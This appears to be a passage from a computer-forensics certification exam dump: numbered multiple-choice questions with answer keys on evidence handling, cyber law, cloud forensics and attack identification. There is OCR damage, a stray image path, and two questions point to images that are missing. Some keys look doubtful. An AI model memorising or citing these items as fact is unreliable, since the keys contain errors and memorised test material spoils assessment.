A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

A. They examined the actual evidence on an unrelated system

B. They attempted to implicate personnel without proof


C. They tampered with evidence by using it

D. They called in the FBI without correlating with the fingerprint data

ANSWER: C

QUESTION NO: 685

In the following directory listing:



Which file should be used to restore archived email messages for someone using Microsoft Outlook?

A. Outlook bak

B. Outlook ost

C. Outlook NK2

D. Outlook pst

ANSWER: D

QUESTION NO: 686

What is the slave device connected to the secondary IDE controller on a Linux OS referred to?

A. hda

B. hdd

C. hdb

D. hdc

ANSWER: B

QUESTION NO: 687

Which of the following standard represents a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?

A. SWGDE & SWGIT

B. Daubert

C. Frye

D. IOCE

ANSWER: C

QUESTION NO: 688

Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.

In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

A. Grill cipher

B. Null cipher

C. Text semagram

D. Visual semagram

ANSWER: A

QUESTION NO: 689

Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

A. HIPAA

B. GLBA

C. SOX

D. FISMA

ANSWER: C

QUESTION NO: 690

In which cloud crime do attackers try to compromise the security of the cloud environment in order to steal data or inject a malware?

A. Cloud as an Object

B. Cloud as a Tool

C. Cloud as an Application

D. Cloud as a Subject

ANSWER: D

QUESTION NO: 691

Which federal computer crime law specifically refers to fraud and related activity in connection with access devices like routers?

A. 18 U.S.C. 1029

B. 18 U.S.C. 1362

C. 18 U.S.2511

D. 18 U.S.C. 2703

ANSWER: A

QUESTION NO: 692

Which among the following acts has been passed by the U.S. Congress to protect investors from the possibility of fraudulent accounting activities by corporations?

A. Federal Information Security Management act of 2002

B. Gramm-Leach-Bliley act

C. Health insurance Probability and Accountability act of 1996

D. Sarbanes-Oxley act of 2002

ANSWER: D

QUESTION NO: 693

Why would you need to find out the gateway of a device when investigating a wireless attack?

A. The gateway will be the IP of the proxy server used by the attacker to launch the attack

B. The gateway will be the IP of the attacker computer

C. The gateway will be the IP used to manage the RADIUS server

D. The gateway will be the IP used to manage the access point

ANSWER: D

QUESTION NO: 694

You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different. What area of the law is the employee violating?

A. trademark law

B. copyright law

C. printright law

D. brandmark law

ANSWER: A

QUESTION NO: 695

After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, stateful firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

A. Stateful firewalls do not work with packet filtering firewalls

B. NAT does not work with stateful firewalls

C. IPSEC does not work with packet filtering firewalls

D. NAT does not work with IPSEC

ANSWER: D

QUESTION NO: 696

What method of copying should always be performed first before carrying out an investigation?

A. Parity-bit copy

B. Bit-stream copy

C. MS-DOS disc copy

D. System level copy

ANSWER: B

QUESTION NO: 697

Which OWASP IoT vulnerability talks about security flaws such as lack of firmware validation, lack of secure delivery, and lack of anti-rollback mechanisms on IoT devices?

A. Lack of secure update mechanism

B. Use of insecure or outdated components

C. Insecure default settings

D. Insecure data transfer and storage

ANSWER: A

QUESTION NO: 698

Frank, a cloud administrator in his company, needs to take backup of the OS disks of two Azure VMs that store business-critical data. Which type of Azure blob storage can he use for this purpose?

A. Append blob

B. Medium blob

C. Block blob

D. Page blob

ANSWER: D

QUESTION NO: 699

An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven_Best_Buy&Prod_Geek_Squad_U3&Rev_6.15. What does the “Geek_Squad” part represent?

A. Product description

B. Manufacturer Details

C. Developer description

D. Software or OS used

ANSWER: A

QUESTION NO: 700

Which tool allows dumping the contents of process memory without stopping the process?

A. psdump.exe

B. pmdump.exe

C. processdump.exe

D. pdump.exe

ANSWER: B

Explanation:

Reference: https://www.sciencedirect.com/topics/computer-science/memory-dump-file#:~:text=Post%20Mortem%20Dump%20or%20PMDump,analysis%20of%20a%20dump%20file

QUESTION NO: 701

What document does the screenshot represent?

A. Expert witness form

B. Search warrant form

C. Chain of custody form

D. Evidence collection form

ANSWER: D

QUESTION NO: 702

Recently, an Internal web app that a government agency utilizes has become unresponsive, Betty, a network engineer for the government agency, has been tasked to determine the cause of the web application's unresponsiveness. Betty launches Wlreshark and begins capturing the traffic on the local network. While analyzing the results, Betty noticed that a syn flood attack was underway. How did Betty know a syn flood attack was occurring?

A. Wireshark capture shows multiple ACK requests and SYN responses from single/multiple IP address(es)

B. Wireshark capture does not show anything unusual and the issue is related to the web application

C. Wireshark capture shows multiple SYN requests and RST responses from single/multiple IP address(es)

D. Wireshark capture shows multiple SYN requests and ACK responses from single/multiple IP address(es)

ANSWER: C

QUESTION NO: 703

Assume there Is a file named myflle.txt In C: drive that contains hidden data streams. Which of the following commands would you Issue to display the contents of a data stream?

A. echo text > program: source_file

B. myfile.dat: st ream 1

C. C:\MORE < myfile.txt:siream1

D. C:\>ECHO text_message > myfile.txt:stream1

ANSWER: C

QUESTION NO: 704

Sally accessed the computer system that holds trade secrets of the company where she Is employed. She knows she accessed It without authorization and all access (authorized and unauthorized) to this computer Is monitored.To cover her tracks. Sally deleted the log entries on this computer. What among the following best describes her action?

A. Password sniffing

B. Anti-forensics

C. Brute-force attack

D. Network intrusion

ANSWER: B

QUESTION NO: 705

Jacky encrypts her documents using a password. It is known that she uses her daughter's year of birth as part of the password. Which password cracking technique would be optimal to crack her password?

A. Rule-based attack

B. Brute force attack

C. Syllable attack

D. Hybrid attack

ANSWER: A

QUESTION NO: 706

Which among the following tools can help a forensic investigator to access the registry files during postmortem analysis?

A. RegistryChangesView

B. RegDIIView

C. RegRipper

D. ProDiscover

ANSWER: C

QUESTION NO: 707

What is the name of the first reserved sector in File allocation table?

A. Volume Boot Record

B. Partition Boot Sector

C. Master Boot Record

D. BIOS Parameter Block

ANSWER: C

QUESTION NO: 708

To make sure the evidence you recover and analyze with computer forensics software can be admitted in court, you must test and validate the software. What group is actively providing tools and creating procedures for testing and validating computer forensics software?

A. Computer Forensics Tools and Validation Committee (CFTVC)

B. Association of Computer Forensics Software Manufactures (ACFSM)

C. National Institute of Standards and Technology (NIST)

D. Society for Valid Forensics Tools and Testing (SVFTT)

ANSWER: C

QUESTION NO: 709

Which cloud model allows an investigator to acquire the instance of a virtual machine and initiate the forensics examination process?

A. PaaS model

B. IaaS model

C. SaaS model

D. SecaaS model

ANSWER: B

Explanation:

Reference: https://www.intechopen.com/chapters/64377

QUESTION NO: 710

Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

A. Speculation or opinion as to the cause of the incident

B. Purpose of the report

C. Author of the report

D. Incident summary

ANSWER: A

QUESTION NO: 711

Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?

A. network-based IDS systems (NIDS)

B. host-based IDS systems (HIDS)

C. anomaly detection

D. signature recognition

ANSWER: B

QUESTION NO: 712

You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to

telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

A. Network

B. Transport

C. Data Link

D. Session

ANSWER: A

QUESTION NO: 713

Which of these ISO standards define the file system for optical storage media, such as CD-ROM and DVD-ROM?

A. ISO 9660

B. ISO 13346

C. ISO 9960

D. ISO 13490

ANSWER: A

Explanation:

Reference: https://en.wikipedia.org/wiki/ISO_9660#:~:text=ISO%209660%20is%20a%20file%20system%20for%20optical%20disc%20media

QUESTION NO: 714

Which network attack is described by the following statement? "At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

A. Man-in-the-Middle Attack

B. Sniffer Attack

C. Buffer Overflow

D. DDoS

ANSWER: D